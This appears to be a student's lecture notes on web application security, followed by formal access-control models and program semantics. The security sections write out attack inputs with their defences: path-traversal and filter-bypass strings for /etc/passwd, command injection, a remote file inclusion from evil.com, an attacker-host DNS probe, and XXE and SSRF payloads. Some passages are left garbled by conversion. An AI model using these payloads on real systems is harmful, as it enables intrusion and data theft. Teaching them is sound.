

14.6 SSL stripping

14.6.1 HTTP Strict Transport Security (HSTS)

Is a security policy that prevent SSL stripping

- instruct the browser to accept only HTTPS for a given duration
- browser update all request from HTTP to HTTPS before send it
- if a HTTPS can not estabilished the browser stop the connection
- use the domain attribute
- HSTS can be activated usinf includeSubDOmain option
- enforce cookie confidentiality and integrity

```
1 Strict-Transport-Security: max-age=31536000
```

We need a preloaded list of known HSTS domains:

- Serve a valid certificate
- redirect from HTTP to HTTPS on the same host
- serve all sub-domains over HTTPS
- serve an HSTS on the base domain for HTTPS request, with max-age set at least 1 year

14.7 CSP for TLS

CSP is used to simplify transit from HTTP to HTTPS:

- upgrade-insecure-requests: all the HTTP request sent form the page are automatically update to HTTPS before send
- block-all-mixed-content: mixed content passive should not be allowed

15 Server-Side Security

There are some problem that may affect the server-side logic:

1. **Path traversal** vulnerabilities which allow the attacker to navigate the file system of the web server
2. **Server-side code injection** vulnerabilities which allow the attacker to execute code on the server
3. **Insecure deserialization** vulnerabilities enabled by the deserialization of malicious user-controlled data
4. **File security issues** dangerous interactions between the web app and the underlying file system
5. **Logic flaws** problems in the business logic of the web application

15.1 Path Traversal

Is a vulnerability which allows the attacker to read arbitrary files from the web server.
Exampple
A image is linked using:

```
<img src="/loadImage?filename=218.png">
```

This is a relative path which start from the directory of the image, say /var/www/images.
We can access the password using:

```
https://foo.com/loadImage?filename=../../../etc/passwd
```

Path traversal bypass

1. Lets strip the nasty ../ sequence:
   ?filename=....//....//....//etc/passwd
2. make the stripping recursive:
   ?filename=%2e%2e/%2e/%2e/%2e/%2e/etc/passwd
3. require the HTTP parameter to start with the base directory, say /var/www/images/:
   filename=/var/www/images/../../../etc/passwd

pATH TRAVERSAL IS TIPICALLY PRESENTED AS AN ATTACK AGAINST CONFIDENTIALITY, BUT CAN BE USED TO BREAK INTEGRITY:

```
<?php
    $uploaded = $_FILES["upfile"];
    $dest = sprintf("./uploads/%s", $uploaded["name"]);
    move_uploaded_file($uploaded["tmp_name"], $dest);
?>
```

Sending a file with name *../index.php* the attacker might be able to take full control of the web application logic

15.1.1 Protection against

- Use an existing API to canonicalize the filename
- perform the security checks over the canonicalized filename, check that it starts with the expected base directory

```
File file = new File(BASE_DIR, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIR)) {
    // process file
}
```

15.2 Command Injection

Allows the attacker to execute arbitrary OS commands on the server
Assume the web application offers access to stock information like this:

```
https://foo.com/stock?prodID=381&storeID=29
```

The backend calls a shell command with the supplied arguments:

```
stockreport.pl 381 29
```

the attacker can try to access to the current user identity as follow:

```
https://foo.com/stock?prodID=381&storeID=29%3Bwhoami
```

15.2.1 Useful commands for Linux

Commands:

- uname -a: gets the kernel version
- ps aux: gets the list of the running processes
- wget: downloads files over HTTP

Metacharacters:

- ; executes two commands one after the other
- && executes the second command if the first one succeeded
- —— executes the second command if the first one failed
- — pipeline

attacker is forced to play blind, following side-channels are useful to identify room for command injection:

- time delays, e.g., *ping -c 10 127.0.0.1*
- output redirection, e.g., *whoami > /var/www/static/whoami.txt*
- domain resolution, e.g., *nslookup canary.attacker.com*

15.2.2 Preventing Command Injection

We need to avoid calls to externals OS commands:

- use application-level libraries for the same task: more secure
- sanitize the input
- separate commands form parents by using the PIs of your programming language

Templates might introduce XSS vulnerabilities, though frameworks often provide auto-escaping features.

```
1 Template injection
```

15.3 Insecure Deserialization

Serialization The process of converting complex data structures into a "flat" format, amenable for network communication or storage.
Deserialization turns a serialized object back into its original state:

- dangerous when this involves user-controlled data
- damage can be done even before serialization is finished, excteption leads to DoS or abuse of magic methods like __wakeup
- weakly typed programming language are particularly at risk

15.3.1 Serialization in PHP

```
O:4:"User":2:{s:4:"name":s:3:"eve"; s:7:"isAdmin":b:0;}
```

- O:4:"User" - An object with its class name (of length 4)
- 2 - the object has 2 attributes
- s:4:"name" - Key of the first attribute (string of length 4)
- s:3:"eve" - Value of the first attribute (string of length 3)
- s:7:"isAdmin" - Key of the second attribute (string of length 7)
- b:0 - Value of the second attribute (boolean)

15.3.2 Example 1

```
$user->name = "eve";
$user->isAdmin = false;
setcookie("auth", serialize($user));
```

The following code is vulnerable to privilege escalation:

```
$user = unserialize($_COOKIE["auth"]);
if ($user->isAdmin == true) {
    // allow access to admin interface
}
```

15.3.3 Example 2

```
$login = unserialize($_COOKIE["auth"])
if ($login['password'] == $password) {
    // log in successfully
}
```

We can bypass this controll because:

- the loose comparison
- 0 == "any string not staring with numbers"
- works only when serilized object contains 0 as integer

15.3.4 Example 3

15.3.5 Example 4

15.3.6 Impact and Defences

Impact:

- remote code execution
- privilege excalation
- DoS
- data-only attacks, abusing gadgets

Prevention:

- do not serialize user-controlled data
- sign the serialized data and check the integrity before deserialization
- use pure data format like JSON

15.4 File Inclusion Vulnerabilities

A file inclusion vulnerability happens when a web application includes server-side code without appropriate sanitization.

```
<?php
if (isset($_GET['page']))
    include($_GET['page']);
?>
```

We can include a page or a file.

```
https://foo.com/index.php?page=contacts.php
```

Malicious usages:

- DoS:

```
    \item Remote file inclusion
    \begin{lstlisting}?page=https://evil.com/shell.php
```

- Local file inclusion:

```
    \item Data exfiltration:
    \begin{lstlisting}?page=/uploads/shell.php
```

The best solution to preventing this is:

- use a whitelist

- sanitize your input by canonicalizing the filename
- enforce a base directory after canonicalization

HTML enable for persistent XSS
SVG support inline JavaScript

15.4.1 GIFAR

We can inlude a file .jar in a gif using the following command:

```
1 cat homer.gif evil.jar > gifar.gif
```

If we use the command and check the outupt it say that is a gif:

```
1 file gifar.gif
```

But if we run java with the command it works!:

```
1 java -jar gifar.gif
```

15.4.2 Preventing Unrestricted File Upload

- sanitaize the content of the filename
- file xtension cannot be trust, white-list it
- Content-Type header is useless
- check / sanitize / re-ancode the content of the uploaded files
- restrict upload to authentication users
- put file out of webroot on an external domain
- put a limit on file size

Sometimes the upload logic is hidden within the web application, e.g., the attack against the TimThumb plugin for Wordpress (2011).

15.5 Logic Flaws

A wide class of vulnerabilities where the attacker leverages an insufficient validation of the intended business process to elicit malicious behavior:

- difficult to detect automatically: umans need to understand the web application semantic
- generally the resul of failing to anticipate unusual application states

Common exapmple of Logic flaws:

- excessive trust in client-side controls
- failing to handle unconventional input
- making flawed assumptions about user behaviour

Example: Shop for Free

19/03/2021

15.6 Server-Side Request Forgery

The abuse of the back-end of a vulnerable web application as a confused deputy to make it take actions under the attacker's control.
SSFR is a vulnerability forcing a web application back-end into sending HTTP requests to a target host of the attacker's choosing.
Very dangerous and the typical target are the local network.
We need server-side request:

- Previews
- Caching/proxies
- Data import

15.6.1 Local host

To attack the local host we can use this command:

```
1 stockApi=http://127.0.0.1/admin
```

The request come from the local machine, ordinary control is bypassed and attacker have privilege escalation.

15.6.2 Back-end servers

Using the below command we can attack a server using a machine that use the same local network of the server:

```
1 stockApi=http://192.168.0.68/admin
```

15.6.3 Other Variants

- Attack remote servers
- Bypass SOP

15.6.4 Preventing

To prevent a SSFR we can use some techniques:

- Black-listing: very usefull but hard to do because we can confuse the parsing of a URLs
- White-listing: generally safer but breakable

15.6.5 Open Redirects

An open redirect vulnerability happens when a web application redirects users to an attacker-controlled URL. Normally has low severity, but quite dangerous in the context of SSRF.

```
stockApi=http://stock.foo.com?path=127.0.0.1/admin
```

15.7 XML External Entities

Abuse some dangerous features of the XML file format to trigger server-side actions under the attacker's control

15.7.1 Entities

It is just a binding between a name and a value defined in the DTD:

```
<!ENTITY wife "Jani">
```

An external entity similarly binds a name to a URL:

```
<!ENTITY server SYSTEM "http://stock.foo.com">
```

15.7.2 Billion attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&
    lol1;&lol1;">
. . .
]>
<lolz>&lol9;</lolz>
```

This code can create 10^9 laughs, 3GB of memory.

15.7.3 Retriving files

If a application checks the stock information sending the following XML code:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

We can use the above code to steal the password:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

15.7.4 SSFR

We can use the XML code to perform an SSFR attack:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "http://192.168.0.68/admin">
]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

15.8 Preventing

check the details of your XML parser:

- disallow inline DTDs and use a static, local DTD if needed
- or at least disable XXE support: many modern XML parsing libraries already do that, unless you explicitly relax this security restriction
- many libraries are vulnerable to the billion laugh attack by default

or use JSON.

15.9 HTTP Parameter Pollution

confuse the web application on HTTP parameter parsing to force unintended behaviour Is a vulnerability enabled by the HTTP parameter parsing APIs of web programming languages:

```
1 x = $_GET['user']
```

If we pass two parameter we don't known who is contains.

Framework	Semantics	Example
ASP	All occurrences (,)	v_1, v_2
JSP	First occurrence	v_1
Perl	First occurrence	v_1
PHP	Last occurrence	v_2
Python	List of occurrences	$[v_1, v_2]$

15.9.1 Preventing


- check the documentation of your web development framework
- if the API gives you back a list of parameters, you already have all the information you need
- otherwise, manually parse the parameters and check that none of them occurs multiple times
- encode the & characters to avoid the discussed attack

A variant of HPP in the context of cookies is called **cookie shadowing**.

15.10 Web cache attacks

Abusing web caches to deliver attack payloads or exfiltrate confidential data storing HTTP responses for a certain amount of time based on a set of rules:

- cache key is a part of the HTTP request to determine the corresponding response
- everything used to craft the request
- web caches should only store static files which do not depend on the authentication state



15.10.1 Cache poisoning

When a part of the HTTP request used to craft the HTTP response is not included in the cache key:

1. the attacker send a request containing a malicious payload, which is reflected in the web cache with key k
2. all the honest users requesting content matching k get the malicious payload, the attacker archivies persistent XSS


```
GET /my/vulnerable/site HTTP/1.1
Host: example.com
X-Who-Made-this: Imadethis
```

```
HTTP/1.1 200 OK
<body>
<div id="mydiv">Imadethis</div>
</body>
```

In the example:

- red = cache key
- blue = used input

15.10.2 Deception



16 Access Control Verification

We need a Access control to grant or deny access request preformed by user.

16.1 Role-Based Access Control - RBAC

The idea is:

1. define a set of **rules**, collections of permissions
2. assign a sets of rules to users, than individual permissions
3. access rights only depend on assigned roles
4. roles can be organized in a **hierarchy**: if $r_1 < r_2$, then r_2 ineriths all the permission of r_1

Permission to Role Assignement

- Teacher $\rightarrow$ can create and grade assignments
- Teaching Assistant $\rightarrow$ can grade assignments
- Student $\rightarrow$ can submit assignments

User to Role Assignment
Stefano is teacher and the other people are students.

16.2 Administrative RBAC

is the amministrative extension of RBAC

- use RBAC to handle role assignemtns and role revocation
- a role r is said amministrative if and only if it grants the ability to assign or revoke some role
- **can-assign** rules
- **can-revoke** rules

16.2.1 Security

- ARBAC is much harder to verify because it is dynamic
- there is no black or white only our security goals
- we need a way to formalize it
- we need a way to prove it

16.2.2 Modelling

We define a state transition system and formalize in terms of reachability.
The components of ARBAC are three:

- URA: user-role administration (assign or revoke roles to users)
- PRA: permission-role administration (rare task of granting and removing permission to roles)
- RRA: role-role administration (uncommon task of changing role hirerachy)

We will focus just on the **URA** component of ARBAC.

16.2.3 Semantic

There is an finite sets of roles R and users U

- $UR \subseteq U \times R$ is a user-to-role assignment
- given a user $u \in U$ we let $UR(u) = \{r \in R | (u, r) \in UR\}$
- we let $P = (CA, CR)$ stand for a policy including a set of can-assign rules CA and a set of can-revoke rules CR

State Transition System
Given an initial user-to-role assignment UR_0, the policy P induces a set of possible new user-to-role assignments UR_i reachable from UR_0 by applying the administrative rules of P.

Can-Assign Rules
We let $CA \subseteq R \times 2^R \times 2^R \times R$, where each $(r_a, R_p, R_n, r_t) \in CA$ has the following meaning: users with administrative role r_a can assign role r_t to any user who has all the roles in R_p and none of the roles in R_n.

Can-Revoke Rules
We let $CR \subseteq R \times R$, where each $(r_a, r_t) \in CR$ has the following meaning: users with administrative role r_a can revoke role r_t from any user.

Given a policy $P = (CA, CR)$ the transition $UR_i \rightarrow_p UR_{i+1}$ are defined by the following two rules:

$$\frac{(u_a, r_a) \in UR \qquad (r_a, R_p, R_n, r_t) \in CA \qquad R_p \subseteq UR(u_t) \qquad R_n \cap UR(u_t) = \emptyset \qquad r_t \notin UR(u_t)}{UR \rightarrow_{\mathcal{P}} UR \cup \{(u_t, r_t)\}}$$

$$\frac{(u_a, r_a) \in UR \qquad (r_a, r_t) \in CR \qquad r_t \in UR(u_t)}{UR \rightarrow_{\mathcal{P}} UR \setminus \{(u_t, r_t)\}}$$

- **CA (can assign)**
  - $(u_a, r_a) \in UR$: user u_a have granted some role r_a
  - $(r_a, R_p, R_n, r_t) \in CA$: THE USER r_a have can assign the role r_t to the user that have the set of role R_p and don't have the set of rule R_n
  - $R_p \subseteq UR(u_t)$: the set of rules R_p must be a subset of rules that have the user u_t
  - $R_n \cap UR(u_t) = \emptyset$: the set of rules R_p and the set of the rules that have r_t don't have an intesection
  - $r_t \notin UR(u_t)$: the set of rules r_t don't app to the user u_t
  - $UR \rightarrow_p UR \cup \{(u_t, r_t\}$: we add the role to the user
- **CR (can revoke)**
  - $(u_a, r_a) \in UR$: user u_a have granted some role r_a
  - $(r_a, r_t) \in CR$: this role r_a can revoke the role r_t
  - $R_t \in UR(u_t)$: the role can be revoke if the user u_t have the role r_t
  - $UR \rightarrow_p UR\ \{(u_t, r_t\}$: removing the role r_t from the user u_t

Using the rules we can use the example of student teacher and we can't have a user that is bot a student and a teaching assistant.

16.2.4 Role Reachability Problem

Given an initial user-to-role assignment UR, a policy P and a role r_g,the role reachibility problem amounts to checking wheter there exists a user-to-role assignment UR' such that $UR \rightarrow_P UR'$ and $r_g \in UR'(u)$ for some user u. Some useful problem can be reduced to role reachability:

- Mutual Exclusion (can the roles r1 and r2 be ever assigned together?)
- Buonded Safety (Can the role r be assigned only to users $\{u_1, ..., u_k\}$?)
- Availability (Will the role r be always assigned to user u?)

The complexity of Role Reachability, or the total number of possible user-to-role assignment is $O(2^{|R|\times|U|})$. We can use this to deal with this complexity:

- use **restricted fragments** of the ARBAC model
- rely on **approximated analysis** techniques (false positives)
- perform an aggressive **pruning** of the ARBAC policy

Restricted Fragments
simplifies the solution to the role reachability problem.
A policy $P = (CA, CR)$ satifies the separate administration property if and only if the set of roles R can be partitioned in two sets AR, RR of administrative roles and regular roles respectively such that:

- for each $(r_a, R_p, R_n, r_t) \in CA : r_a \in AR$ and $R_p \cup Rn \cup rt \subseteq RR$
- for each $(r_a, r_t) \in CR : r_a \in AR$ and$r_t \in RR$

Approximated Analyses
can quickly return sound yet conservative results
Two notable examples of approximated analyses for ARBAC:

- security types
- program analysis

Pruning Algorithms Pruning algorithms can simplify instances of the role reachability problem by removing roles, users or administrative rules

- intuition: many roles, users and rules are useless for a specific instance of the role reachability problem
- building block of many other analyses as well
- state-of-the-art algorithm: aggressive pruning

We will consider two simple algorithms here, called slicing algorithms:
Forward Slicing
Compute an over-approximation of the reachable roles:

- $S_0 = \{r \in R | \exists u \in U : (u, r) \in UR\}$
- $S_i = S_{i-1} \cup \{r_t \in R | (r_a, R_p, R_n, r_t) \in CA \wedge R_p \cup \{r_a\} \subseteq S_{i-1}\}$

Let S^* be the fixed point to this set of equations, then:

1. remove from CA all the rules that include any role in $R \backslash S^*$ in the positive preconditions or in the target
2. remove from CR all the rules that mention any role in $R \backslash S^*$
3. remove the roles $R \backslash S^*$ from the negative preconditions of all rules
4. delete the roles $R \backslash S^*$

Backward Slicing Compute an over-approximation of the roles which are relevant to assign the goal of the role reachability problem:

- $S_0 = \{r_g\}$
- $S_i = S_{i-1} \cup \{R_p \cup R_n \cup \{r_a\} | (r_a, R_p, R_n, r_t) \in CA \wedge rt \in S_{i-1}\}$

Let S^* be the fixed point to this set of equations, then:

1. remove from CA all the rules that assign a role in $R \backslash S^*$
2. remove from CR all the rules that revoke a role in $R \backslash S^*$
3. delete the roles $R \backslash S^*$

17 The HRU model

- foundation of discretionary access control
- precise notion of authorization system
- formal definition of safety as the key security property

17.1 The ideas

The protection state is modeleded by means of an access matrix M:
the subject s has the right r on the object o if and only if $r \in M[s, o]$.

$$M = \begin{array}{c} \\ S_1 \\ S_2 \end{array} \begin{array}{c} \begin{array}{cc} O_1 & O_2 \end{array} \\ \begin{bmatrix} \bullet & \bullet \\ \bullet & \bullet \end{bmatrix} \end{array}$$

The protection state can evolve as the result of commands: commands can perform conditional checks over M and update it in case of success.

The combination of access matrix and set of commands defines the initial authorization system.

17.2 Notation

- a set of subject S, who may perform access requests
- a set of object $O' \subseteq S$, protected by the authorization system
- a set of access rights R, for example $R = \{r, w, x\}$
- an access matrix M, where $r \in M[s, o]$ if and only if the subject s has the right r on the object o

17.3 Operations

Primitive operations:

- *enter(r,s,o)*: adds r to entry $M[s, o]$
- *delete(r,s,o)*: remove r from the entry $M[s, o]$
- *create subjects)*: creates a new subject s

- *delete subject(s)*: deletes an existing subject s
- *create object(s)*: creates a new onject o
- *delete object(o)*: deletes an existing object o

17.3.1 Protection States

A protection state is a triple $Q = (S, O, M)$, where $S \subseteq S \cap O$, $O \subseteq O'$ and M contains an entry at $M[s, o$ if and only if $s \in S$ and $o \in O$.
Exercise
Define the relation $(S, O, M) \rightarrow_p (S', O', m')$, defining an inference rule for each possible primitive operation p.

$$\frac{M'[s,o] = M[s,o] \cup \{r\} \quad \forall (s',o') \neq (s,o) : M'[s',o'] = M[s',o'] \qquad s \in S \qquad o \in O}{(S,O,M) \rightarrow_{\text{enter}(r,s,o)} (S,O,M')}$$

$$\frac{M'[s,o] = M[s,o] \setminus \{r\} \quad \forall (s',o') \neq (s,o) : M'[s',o'] = M[s',o'] \qquad s \in S \qquad o \in O}{(S,O,M) \rightarrow_{\text{delete}(r,s,o)} (S,O,M')}$$

$$\frac{\forall o' \in O \cup \{s\} : M'[s,o'] = \emptyset \qquad \forall s' \in S : M'[s',s] = \emptyset \quad \forall s' \in S, \forall o' \in O : M'[s',o'] = M[s',o'] \qquad s \notin O}{(S,O,M) \rightarrow_{\text{create subject}(s)} (S \cup \{s\}, O \cup \{s\}, M')}$$

- **enter(r,s,o)**
  - $M'[s, o] = M[s, o] \cup \{r\}$: the new matrix must be the older matrix with the new right r
  - $\forall (s', o') \neq (s, o) : M'[s', o'] = M[s', o']$: every other rights must be equal to the older matrix
  - $s \in S$: the subject s must be in the set of the subject
  - $o \in O$: the object must be in set of object
  - $(S, O, M) \rightarrow_{enter(r,s,o)} (S, O, M')$: adding a new privilege with an existing user and object
- **delete(r,s,o)**
  - $M'[s, o] = M[s, o] \backslash \{r\}$: the new matrix must be the older minus the the right e

- $\forall (s', o') \neq (s, o) : M'[s', o'] = M[s', o']$: every other rights must be equal to the older matrix
- $s \in S$: the subject s must be in the set of the subject
- $o \in O$: the object must be in set of object

- $(S, O, M) \rightarrow_{delete(r,s,o)} (S, O, M')$: deleting the privilege r from the older matrix

- **create subject(s)**
  - $\forall o' \in O \cup \{s\} : M'[s, o'] = \emptyset$: the new subject S has not right on every object
  - $\forall s' \in S : M'[s', s] = \emptyset$: for the other subject the subject have no right on the new created subject

  - $\forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o']$: for the other entry in matrix we inherit the older thing
  - $s \notin O$: the new subject is new and not belong to O
  - $(S, O, M) \rightarrow_{enter(r,s,o)} (S, O, M')$: we create a new subject and we add to subject and object (a subject is an object)

$$\frac{\forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o']}{(S \cup \{s\}, O \cup \{s\}, M) \rightarrow_{\text{delete subject(s)}} (S, O, M')}$$

$$\frac{\begin{array}{c}\forall s' \in S : M'[s', o] = \emptyset \\ \forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o'] \qquad o \notin O\end{array}}{(S, O, M) \rightarrow_{\text{create object(o)}} (S, O \cup \{o\}, M')}$$

$$\frac{\forall s \in S', \forall o' \in O : M'[s', o'] = M[s', o'] \qquad o \notin S}{(S, O \cup \{o\}, M) \rightarrow_{\text{delete object(o)}} (S, O, M')}$$

- **delete subject(s)**
  - $\forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o']$: the other subject and object and unchaged and the matrix is built on top of M instead of M'

  - $S \cup \{s\}, O \cup s, M) \rightarrow_{deletesubject(s)} (S, O, M')$: we delete the subject from the set of subject and object and we modify the matrix M

- **create object(o)**
  - $\forall s' \in S : M'[s', o] = \emptyset$: the object is new and no one have a right over that
  - $\forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o']$: for the other subject and object we keep the same subject and object
  - $o \notin O$: the subject that we add must not be in the object
  - $(S, O, M) \rightarrow_{createobject(o)} (S, O \cup \{o\}, M')$: adding the object to the set of object and we update the M' with the new object
- **delete object(o)**
  - $\forall s' \in S, \forall o' \in O : M'[s', o'] = M[s', o']$: for the other subject and object we keep the same subject and object
  - $o \notin S$: needed to delete the object and not the subject
  - $(S, O \cup \{o\}, M) \rightarrow_{deleteobject(o)} (S, O, M')$: deleting the object o from the set O and modify the matrix M

17.4 Commands

The HRU model includes commands of the following format:

$$mycommand(x^{\rightarrow}) = if r \in M[x_i, x_j] \wedge ... \wedge r' \in M[x'_i, x'_j] \text{ then } p^{\rightarrow}$$

1. commands are invoked by providing actual arguments (subjects and objects) in place of the formal arguments $x^{\rightarrow}$
2. upon invocation, a command checks wheter some particular access rights (possibly none) are present in the access matrix
3. in case of success, a sequence of primitive operations $p^{\rightarrow}$ is attempted otherwise the command cannot be invoked

Exercise Define a command to transfer ownership with the following semantics: if user u owns a file f , she can transfer ownership to any other user v who has both read and write access on f.

$$trans(x_u, x_v, x_f) = if o \in M[x_u, x_f] \wedge r \in M[x_v, x_f] \wedge w \in M[x_v, x_f] \text{ then } delete(o, x_u, x_f), enter(o, x_v, x_f)$$

17.4.1 Authorization System

An authorization system is a pair (C, Q), where C is a set of commands and Q is a protection state..

Exercise
Define the relation $Q \rightarrow_C Q'$, where Q' represents the evolution of Q after the execution of some $c \in C$.
We write $x^{\rightarrow} \rightarrow o^{\rightarrow}$ for the pointwise substitution of $x^{\rightarrow}$ with $o^{\rightarrow}$.

$$\frac{\begin{array}{c} c(\vec{x}) = \text{if } r \in M[x_i, x_j] \wedge \ldots \wedge r' \in M[x_i', x_j'] \text{ then } p_1, p_2, \ldots, p_k \in C \\ \sigma = \{\vec{x} \mapsto \vec{o}\} \text{ with } \{\vec{o}\} \subseteq O \qquad r \in M[x_i, x_j]\sigma \wedge \ldots \wedge r' \in M[x_i', x_j']\sigma \\ (S, O, M) \rightarrow_{p_1\sigma} S_1 \rightarrow_{p_2\sigma} \ldots \rightarrow_{p_k\sigma} (S', O', M') \end{array}}{(S, O, M) \rightarrow_C (S', O', M')}$$

17.4.2 Safety

An authorization system is safe for the right r if and only if it there exists no reachable protection state where the right r on an object is assigned to a subject who did not have it.
An authorization system $(C, (S, O, M))$ **leaks the right** r if and only if there exist a subject $s \in S$ and an object $o \in O$ such that $r \notin M[s, o]$ and there exist S', O', M' such that $(S, O, M) \rightarrow_C (S', O', M')$ and $r \in M'[s, o]$. Formalize the following two commands in the HRU model:

1. grant write: the owner of a file can grant the write permission w on that file to any user

2. write implies read: a user with the write permission on a file can also acquire the read permission r on that file

see the slides

18 Structural Operational Semantics

sta roba boh

18.1 Syntax

Three main categories:

1. **Arithmetic expression**
   $a ::= n|x|a + a|a - a|a * a$
2. **Boolean Expression**
   $b ::= true|false|a \leq a|b \wedge b|b \vee b| \sim b$
3. **Commands**
   $c ::= skip|x := a|c; c|$if b then c else $c|$while b do c

Example

```
1 x := 3; if !(x <= 5) then y := x else y := 0
```

18.2 Configurations

Its semantic depends upon and affect the state of memory:

•

Its semantics depends upon and affects the state of memory:

- a **memory** is a total function $\mu : V \to Z$ assign a value (integer) to each variable
- we write $\mu\{x \to n\}$ for the memory obtained from μ by rebinding the variable x to the value n
- a **configuration** is a pair $\langle c, \mu \rangle$

There is a initial configuration and a final configuration.

18.3 Small-Step Semantics

A small semantic is a rules that specifies the operation of a program c one step at time (rules):

$$\langle c, \mu \rangle \to \langle c', \mu' \rangle$$

Rules are applied until we hit a configuration of the form:

$$\langle skip, \mu'' \rangle \text{ for some } \mu''$$

If we don't get here we are looping.
For ARITHMETIC EXPRESSIONS, we use rules of the form $\langle a, \mu \rangle \to a'$:

$$\text{(A-VAR)} \quad \langle x, \mu \rangle \to \mu(x) \qquad \text{(A-BIN)} \quad \langle n_1 \oplus n_2, \mu \rangle \to n_1 \oplus n_2$$

$$\text{(A-LEFT)} \quad \frac{\langle a_1, \mu \rangle \to a_1'}{\langle a_1 \oplus a_2, \mu \rangle \to a_1' \oplus a_2} \qquad \text{(A-RIGHT)} \quad \frac{\langle a_2, \mu \rangle \to a_2'}{\langle n_1 \oplus a_2, \mu \rangle \to n_1 \oplus a_2'}$$

For COMMANDS we use the rules $\langle c, \mu \rangle \to \langle c', \mu' \rangle$:

$$\text{(C-ASG1)} \quad \frac{\langle a, \mu \rangle \to a'}{\langle x := a, \mu \rangle \to \langle x := a', \mu \rangle} \qquad \text{(C-ASG2)} \quad \langle x := n, \mu \rangle \to \langle \mathsf{skip}, \mu\{x \mapsto n\} \rangle$$

$$\text{(C-SEQ1)} \quad \frac{\langle c_1, \mu \rangle \to \langle c_1', \mu' \rangle}{\langle c_1; c_2, \mu \rangle \to \langle c_1'; c_2, \mu' \rangle} \qquad \text{(C-SEQ2)} \quad \langle \mathsf{skip}; c_2, \mu \rangle \to \langle c_2, \mu \rangle$$

$$\text{(C-COND1)} \quad \frac{\langle b, \mu \rangle \to b'}{\langle \mathsf{if}\ b\ \mathsf{then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle \to \langle \mathsf{if}\ b'\ \mathsf{then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle}$$

$$\text{(C-COND2)} \quad \langle \mathsf{if\ true\ then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle \to \langle c_1, \mu \rangle$$

$$\text{(C-COND3)} \quad \langle \mathsf{if\ false\ then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle \to \langle c_2, \mu \rangle$$

Finally, we define the semantics of while by loop unrolling:

$$(C - While)$$
$$\langle \text{ while } b \text{ do } c, \mu \rangle \to \langle \text{ if } b \text{ then } (c; \text{ while } b \text{ do } c) \text{ else skip}, \mu \rangle$$

18.4 Big-step Semantics

Specifies the operation of a program c in terms of his final computations (rules forms):

$$\langle c, \mu \rangle \Downarrow \mu'$$

We build a proof tree, if he loop there isn't.
For ARITHMETIC EXPRESSIONS, we use rules of the form $\langle a, \mu \rangle \Downarrow n$:

$$\text{(A-Int)}\quad \langle n, \mu \rangle \Downarrow n \qquad \text{(A-Var)}\quad \langle x, \mu \rangle \Downarrow \mu(x) \qquad \text{(A-Bin)}\quad \frac{\langle a_1, \mu \rangle \Downarrow n_1 \qquad \langle a_2, \mu \rangle \Downarrow n_2}{\langle a_1 \oplus a_2, \mu \rangle \Downarrow n_1 \oplus n_2}$$

For COMMANDS we use the rules $\langle c, \mu \rangle \Downarrow \mu'$:

$$\text{(C-Skip)}\quad \langle \mathsf{skip}, \mu \rangle \Downarrow \mu \qquad \text{(C-Asg)}\quad \frac{\langle a, \mu \rangle \Downarrow n}{\langle x := a, \mu \rangle \Downarrow \mu\{x \mapsto n\}}$$

$$\text{(C-Seq)}\quad \frac{\langle c_1, \mu \rangle \Downarrow \mu_1 \qquad \langle c_2, \mu_1 \rangle \Downarrow \mu_2}{\langle c_1; c_2, \mu \rangle \Downarrow \mu_2} \qquad \text{(C-Cond1)}\quad \frac{\langle b, \mu \rangle \Downarrow \mathsf{true} \qquad \langle c_1, \mu \rangle \Downarrow \mu_1}{\langle \mathsf{if}\ b\ \mathsf{then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle \Downarrow \mu_1}$$

$$\text{(C-Cond2)}\quad \frac{\langle b, \mu \rangle \Downarrow \mathsf{false} \qquad \langle c_2, \mu \rangle \Downarrow \mu_2}{\langle \mathsf{if}\ b\ \mathsf{then}\ c_1\ \mathsf{else}\ c_2, \mu \rangle \Downarrow \mu_2}$$

We define the while by induction:

$$\frac{\langle b, \mu \rangle \Downarrow \mathsf{false}}{\langle \mathsf{while}\ b\ \mathsf{do}\ c, \mu \rangle \Downarrow \mu}$$

